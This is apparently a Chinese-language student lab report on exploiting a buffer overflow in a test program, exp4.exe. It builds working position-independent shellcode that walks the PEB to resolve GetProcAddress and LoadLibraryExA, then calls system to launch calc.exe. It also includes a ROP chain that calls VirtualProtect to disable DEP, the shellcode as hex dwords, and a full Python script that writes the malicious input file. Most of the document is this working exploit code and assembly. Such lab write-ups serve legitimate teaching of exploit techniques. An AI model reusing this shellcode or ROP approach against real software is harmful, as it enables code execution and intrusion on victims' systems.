3.使用LoadLibraryEx函数加载msvcr120.dll模块


4.使用GetProcAddress函数在msvcr120.dll模块中找到system函数

5.调用system函数，从而启动calc.exe

### 4.1数据部分

首先需要解决一个问题，在该shellcode中，需要使用到很多变量，但是因为我并非直接使用汇编语言直接汇编成机器码，而是使用Visual Studio 2022中的内联汇编的方法，所以不能直接定义变量，所以需要首先知道如何在内联汇编中使用汇编语言外部的变量。

因为visual studio中可以直接在汇编中使用c的变量，随意编译一个程序如下所示。



该函数仅仅用于测试vs中如何处理对外部变量的操作，生成二进制文件后在IDA中如图所示。



除去保护现场和恢复现场的代码,可以看到此处a,b实则是一个偏移量, 加上ebp后指向真正的a和b。然后对其进行赋值。对字符串也是如此，只是赋值时复杂些。

采用这种思路，我们将shellcode用到的变量放在我们的shellcode的最前面，然后使用重定位的方式找到自己的自己的地址，然后使用偏移的方式访问变量。所以需要先生成变量相关的字节码。

需要这些变量

DWORD baseOfmsvcr120 = 0; //-84

DWORD addressOfCurrent = 0; //-80

char dllname[16] = "msvcr120.dll"; //-76

char functionname[16] = "system"; //-60

char info[16] = "calc.exe"; //-44

char loadlibraryEx[16] = "LoadLibraryExA"; //-28

DWORD pLoadLibraryExA = 0; //-12

DWORD kernelBase = 0; //-8

DWORD getProcAddr = 0; //-4

其中变量相对应的偏移也如注释所示。然后需要得到初始化后的字节码。

编写一个setBytes函数，方便文件读写，声明如下，源代码看附件

int setBytes(char\* \_src, int \_len, long \_offset\_file, FILE\* fp)

\_src表示写入的内容，\_len表示长度, \_offset\_file表示写入的位置的偏移，fp表示文件指针。

通过以下代码获得变量的字节码

void a() {

FILE\* fp = fopen("arguments.txt", "wt+");

DWORD baseOfmsvcr120 = 0; //-84

DWORD addressOfCurrent = 0; //-80

char dllname[16] = "msvcr120.dll"; //-76

char functionname[16] = "system"; //-60

char info[16] = "calc.exe"; //-44

char loadlibraryEx[16] = "LoadLibraryExA"; //-28

DWORD pLoadLibraryExA = 0; //-12

DWORD kernelBase = 0; //-8

DWORD getProcAddr = 0; //-4

setBytes((char\*)&baseOfmsvcr120, 4, 0, fp); // 4个字节

setBytes((char\*)&addressOfCurrent, 4, 4, fp);

setBytes(dllname, 16, 4+4, fp);

setBytes(functionname, 16, 16 + 4 + 4, fp);

setBytes(info, 16, 16 + 16 + 4 + 4, fp);

setBytes(loadlibraryEx, 16, 16 + 16 + 16 + 4 + 4, fp);

setBytes((char\*)&pLoadLibraryExA, 4, 16 + 16 + 16 + 16 + 4 + 4, fp);


setBytes((char\*)&kernelBase, 4, 16 + 16 + 16 + 16 + 4 + 4 + 4, fp);

setBytes((char\*)&getProcAddr, 4, 16 + 16 + 16 + 16 + 4 + 4 + 4+ 4 , fp);

fclose(fp);

}

获得的文件如下所示。



接下来则可以使用shellcode根据偏移访问和修改这些数据，并且完成上述所说的任务。

### 4.2重定位

call A

A :

    pop edi

    sub edi,5    ; 此时edi中存储着当前地址。

因为call函数会将下一条指令的地址压栈，所以标号A的返回地址在栈中，将其pop给edi，则edi此时就是当前运行的地址，但是因为该地址是用于作为访问变量做基址的，所以我们应该要得到call A的地址，然后才能通过偏移访问我们的数据，所以还需要sub edi 5此时edi就是我们的代码的开始的位置。

然后将其赋值给addressOfCurrent变量

mov [edi-80], edi; assign current address.

### 4.3找到kernel32.dll的位置

    mov eax, fs:[30h]      ;fs寄存器存储着PEB的地址，PEB的30h处是TEB的地址

    mov eax, [eax + 0ch]   ;TEB的10h处是Ldr的地址

    mov eax, [eax + 1ch]   ;Ldr的1Ch处是InInitializationOrderModuleList的地址,此时eax指向第一个节点(ntdll.dll)

    mov eax, [eax]         ;此时eax 指向第二个节点（kernel32.dll)

    mov eax, [eax + 8h]    ;此时eax指向kernel32的基址

    mov [edi-8], eax;      ;将其赋值给变量kernelBase

过程如注释中所说。

### 4.4 GetProcAddress函数的地址

    push edi               ;保存addressOfCurrent

    mov edi, eax           ;此时edi为kernelBase

    mov eax, [edi + 3Ch]   ;3Ch处为kernel32.dll的PE头的偏移

    mov edx, [edi + eax + 78h] ;基址加PE头的偏移加78h为导出表的指针

    add edx, edi；         ;加上kernelBase,得到导出表的真实地址

    mov ecx, [edx + 14h]   ;导出表14h处为导出函数的总数

    mov ebx, [edx + 20h]   ;导出表20h处为函数名表的地址

    add ebx, edi;          ;此时ebx为函数名称表的绝对地址

search :

    dec ecx

    mov esi, [ebx + ecx \* 4]

    add esi, edi         ;依次找每个函数名称

                         ;因为一个字符是一个字节，eax是4个

                         ;字节，先匹配GetP,再匹配rocA，若都相同则匹配上

    mov eax, 0x50746547

    cmp[esi], eax; 'PteG'

    jne search

    mov eax, 0x41636f72

    cmp[esi + 4], eax; 'Acor'

    jne search

                          ;找到后ecx存储着该函数名称所在的序号

    mov ebx, [edx + 24h]

    add ebx, edi

    mov cx, [ebx + ecx \* 2]

    mov ebx, [edx + 1Ch]  ;1Ch处为导出函数地址表的地址

    add ebx, edi          ;转换为绝对地址

    mov eax, [ebx + ecx \* 4] ;eax存储该函数相对偏移

    add eax, edi            ;转为绝对地址

    pop edi                ; 恢复edi为我们代码的起始地址

    mov [edi-4], eax       ; 存储getprocaddress函数的地址

过程如注释中所说

### 4.4找到LoadLibraryExA函数的地址

使用GetProcAddress函数获取其地址，GetProcAddress函数的接口如下所示。

FARPROC GetProcAddress(

[in] HMODULE hModule,

[in] LPCSTR lpProcName

);

第一个是模块首地址，第二个是函数名。

mov ebx, edi

    sub ebx,28

    push ebx               ; 此处将LoadLibraryExA的函数名压栈

    add ebx,28

    push [ebx-8]           ;将KernelBase压栈

    call [ebx-4]           ;调用GetProcAddress获得LoadLibraryExA的函数地址

    mov [ebx-12], eax      ;存储LoadLibrary的函数地址

过程如注释所示

### 4.5调用LoadLibrary函数加载msvcr120.dll模块

LoadLibrary函数的接口如下

HMODULE LoadLibraryExA(

[in] LPCSTR lpLibFileName,

HANDLE hFile,

[in] DWORD dwFlags

);

第一个为要载入的模块名，第二个是预留参数，必须是NULL，第三个参数指定加载模块时的操作，我们选用**LOAD\_IGNORE\_CODE\_AUTHZ\_LEVEL，**也就是0x00000010，表示关闭winSafer所提供的验证。

    push 0x00000010        ; dwFlags

    push 0x00000000        ; NULL

    sub ebx,76

    push ebx               ; 模块名

    add ebx,76

    call [ebx-12]          ;调用函数

    mov [ebx-84], eax      ;存储msvcr120的基址

获取system函数的地址

    mov edx, eax           ;edx为msvcr120的基址

    sub ebx,60

    push ebx               ;system函数函数名

    add ebx,60

    push edx               ;msvcr120的基址

    call [ebx-4]           ;调用获得system函数的地址

执行calc.exe

    sub ebx,44


    push ebx               ;calc.exe的函数名

    add ebx,44


    call eax               ;运行system函数

以上就是shellcode的代码部分。

将其编译后使用IDA反汇编后定位到代码并且将其导出为16进制数据.



导出后如图所示



因为我采用python将以上字符串以十六进制写入payload文件中, 考虑到小端存储的问题, 所以需要有一点小处理。

编写python脚本如下

a = 'E8000000005F83EF05897FB064A1300000008B400C8B401C8B008B40088947F8578BF88B473C8B54077803D78B4A148B5A2003DF498B348B03F7B847657450390675F1B8726F634139460475E78B5A2403DF668B0C4B8B5A1C03DF8B048B03C75F8947FC8BDF83EB1C5383C31CFF73F8FF53FC8943F46A106A0083EB4C5383C34CFF53F48943AC8BD083EB3C5383C33C52FF53FC83EB2C5383C32CFFD0'

b = ''

for i in range(0, len(a), 8):

    b = a[i+6:i+8]+a[i+4:i+6]+a[i+2:i+4]+a[i:i+2]

    print('0x'+b+',')

得到的格式适合于之前的python脚本添加payload（图是之前的python脚本）



### 4.6添加跳转代码

因为在使用rop链关闭dep保护以后，若直接进入shellcode，会进入到存储数据的地方，这些数据不应该作为代码执行，所以需要一个跳转命令来跳转到代码的第一行，也就是call A处。

同样采用重定位的方法，内联汇编代码如下

void jmpToCode() {

\_asm {

call B

B :

pop edi

add edi,5Bh

jmp edi

}

}

其中的5Bh为在ollydbg中试验计算出来的结果，表示数据段加上本身的大小，最终跳转到shellcode处。

同样将其编译后在IDA中获取字节码然后经过处理放进python脚本中。然后就完成了整个过程，生成txt文件导入即可。

## 5实现漏洞利用的“恶意”文件的结构与内容

### 5.1生成恶意文件的python脚本

整个生成恶意文件的python脚本如下所示

import struct

seq = 'A'\*72

with open('345.txt', 'w') as f:

    for i in seq:

        f.write(i)

rop\_gadgets = [

    # [---INFO:gadgets\_to\_set\_esi:---]

    0x00dd4499,  # POP ECX # RETN [exp4.exe]

    0x00000000,

    0x00000000,

    0x00f00688,  # ptr to &VirtualProtect() [IAT exp4.exe]

    0x00dc7799,  # MOV EAX,DWORD PTR DS:[ECX] # RETN [exp4.exe]

    0x00b23eea,  # XCHG EAX,ESI # RETN [exp4.exe]

    # [---INFO:gadgets\_to\_set\_ebp:---]

    0x00806159,  # POP EBP # RETN [exp4.exe]

    0x0089a861,  # & jmp esp [exp4.exe]

    # [---INFO:gadgets\_to\_set\_ebx:---]

    0x00b29006,  # POP EBX # RETN [exp4.exe]

    0x00000201,  # 0x00000201-> ebx

    # [---INFO:gadgets\_to\_set\_edx:---]

    0x00b13264,  # POP EDX # RETN [exp4.exe]

    0x00000040,  # 0x00000040-> edx

    # [---INFO:gadgets\_to\_set\_ecx:---]

    0x00e13f27,  # POP ECX # RETN [exp4.exe]

    0x00efc8a9,  # &Writable location [exp4.exe]

    # [---INFO:gadgets\_to\_set\_edi:---]

    0x0089ca01,  # POP EDI # RETN [exp4.exe]

    0x00b13e04,  # RETN (ROP NOP) [exp4.exe]

    # [---INFO:gadgets\_to\_set\_eax:---]

    0x00c357f5,  # POP EAX # RETN [exp4.exe]

    0x90909090,  # nop

    # [---INFO:pushad:---]

    0x00b250d2,  # PUSHAD # RETN [exp4.exe]

]

jmp\_code = [

    0x000000E8,

    0xC7835F00,

    0x00E7FF5B,

]

shellcode = [

    0x000000E8,

    0xEF835F00,

    0xB07F8905,

    0x0030A164,

    0x408B0000,

    0x1C408B0C,

    0x408B008B,

    0xF8478908,

    0x8BF88B57,

    0x548B3C47,

    0xD7037807,

    0x8B144A8B,

    0xDF03205A,

    0x8B348B49,

    0x47B8F703,

    0x39507465,

    0xB8F17506,

    0x41636F72,

    0x75044639,

    0x245A8BE7,

    0x8B66DF03,

    0x5A8B4B0C,

    0x8BDF031C,

    0xC7038B04,

    0xFC47895F,

    0xEB83DF8B,

    0xC383531C,

    0xF873FF1C,

    0x89FC53FF,

    0x106AF443,

    0xEB83006A,

    0xC383534C,

    0xF453FF4C,

    0x8BAC4389,

    0x3CEB83D0,

    0x3CC38353,

    0xFC53FF52,

    0x532CEB83,

    0xFF2CC383,

    0xD0,

]

with open('345.txt', 'ab+') as f:

    for i in rop\_gadgets+jmp\_code:

        f.write(struct.pack('<I', i))

    with open("arguments.txt", "rb") as f1:

        f.write(f1.read())

    for i in shellcode:

        f.write(struct.pack('<I', i))

### 5.2恶意文件结构

脚本中也写的非常明确,首先是72个字符A，作为无效字符使用，用于为后面覆盖返回地址做铺垫。

然后是构造的ROP链，利用程序中已有的代码，用于关闭原有的DEP保护，以能够执行后面的代码。

然后是一段跳转用的代码，用于跳过shellcode前的数据部分。

紧接的是一段数据部分，用于存储一些shellcode中要使用到的变量和常量。

最后是shellcode，经过一阵查找和装载后运行system函数，最后调用calc.exe运行计算器。



## 6、复现漏洞利用结果的测试环境

- 若仅是复现漏洞，正常能运行exp4.exe的环境即可。正常导入txt文件，就会运行计算器。经测试在多台win10物理机和虚拟机中均运行成功。

- 若要运行python脚本需要python3环境

- 若要运行带有内联汇编的cpp程序，需要使用visual studio 较高版本（本次实验中使用的是Visual studio 2022）。

## 7、实验总结